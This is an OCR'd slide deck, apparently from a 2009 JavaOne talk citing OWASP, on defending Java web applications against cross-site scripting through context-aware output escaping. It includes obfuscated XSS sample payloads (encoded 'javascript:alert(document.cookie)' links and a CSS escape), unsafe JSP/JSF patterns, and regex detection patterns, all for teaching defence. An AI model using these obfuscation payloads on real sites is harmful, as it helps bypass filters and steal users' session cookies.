
Comments
- No


Attribute Names
- No

Style Expressions
- No


Unquoted Attributes
- No


Don't Attempt to Filter Scripts





Get a Security Escaping Library





OWASP

http://www.owasp.org/

Why Isn't HTML Escaping Enough?

obfuscated.jsp - WordPad

File Edit View Insert Format Help

```
<html>
<head><title>Obfuscated</title></head>
<body>

<a href="&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;
&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x64;&#x6f;&#x63;&#x75;&#x6d;&#x65;
&#x6e;&#x74;&#x2e;&#x63;&#x6f;&#x6f;&#x6b;&#x69;&#x65;&#x29;">test 1</a>

<a href="javascript:%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%
63%6f%6f%6b%69%65%29">test 2</a>

<div style="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063
\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053
\0027\0029'\0029">test 3</div>

</body>
</html>
```

http://ha.ckers.org/xss.html

For Help, press F1

Escaping in Servlets

~~out.println(request.getParameter("foo"));~~

You must escape all untrusted data…

```
String foo = request.getParameter( "foo" );
out.println( encoder.escapeForHtmlBody( foo ) );
out.println( encoder.escapeForJavaScript( foo ) );
out.println( encoder.escapeForCSS( foo ) );
```

Pay attention to the context!

Escaping in Servlets

```
String foo = bean.getFoo();
out.println("<input
    name=\"foo\" value=\"" +
    encoder.escapeForHtmlAttribute(foo) + "\"/>
```

Pay attention to the context!

Escaping in JSP and JSTL

~~<input value=<%=request.getParameter("foo")%>~~

~~<input value=<c:out value="${foo}"/> />~~

~~<img src="<c:out value="${foo}"/>" />~~

~~${foo}~~

Unquoted

Quotes don't help with URL

Except for body and quoted attributes, you have to do all your own escaping

<%=encoder.escapeForCSS(foo)%>

<c:out value="${foo}" ~~escapeXml="false"~~ />

Note the quotes!

Escaping in JSF

Lots of loopholes…URLs, CSS, scripts, events


~~<f:verbatim value="#{foo}"/>~~
~~<h:outputLink value="javascript:alert('xss')"/>~~

<%=encoder.escapeForJavaScript(foo)%>
<h:outputText value="${foo}" ~~escape="false"~~ />

Only safe in HTML context

Pay attention to the context!

Which Tags Escape Right?



OWASP


http://www.owasp.org/index.php/Category:OWASP_JSP_Testing_Tool

Regex Appendix – For Reference Later

Description	Pattern
Simple use of untrusted data	<%=.*(getParam|getHeader|getCookie).*%>
Untrusted data repopulating a form	<input.*value\s*=\s*".*<%=
Untrusted data in a URL	(src|href|data)=.*<%=
Simple data flow	(?s)\s+(\w+)\s*=[^\n]*\.(getParam|getHeader|getCookie).*<%=.*\1
Complex data flow via session, beans, or databases- Static analysis tools can find some, but most are not possible	N/A
Escaping is turned off	(filter|escape(Xml)?)="false"
Tags that don't escape enough	<f:verbatim.*\(#\{|%=\), <h:outputlink.*\(#\{|%=\), lots more…
Untrusted data in a commented out script	(?s)/*.*?<%=*/
Untrusted data in Ajax	\seval\s*\(

What About Rich Content?


OWASP




http://www.owasp.org/index.php/

What About Rich Content?

OWASP



http://www.owasp.org/index.php/



Monday, 8 June 2009

Thank You


JavaOne℠

Thank You

Jeff Williams
jeff.williams@aspectsecurity.com

Aspect Security
http://www.aspectsecurity.com
jeff.williams@aspectsecurity.com
Twitter Questions: @planetlevel

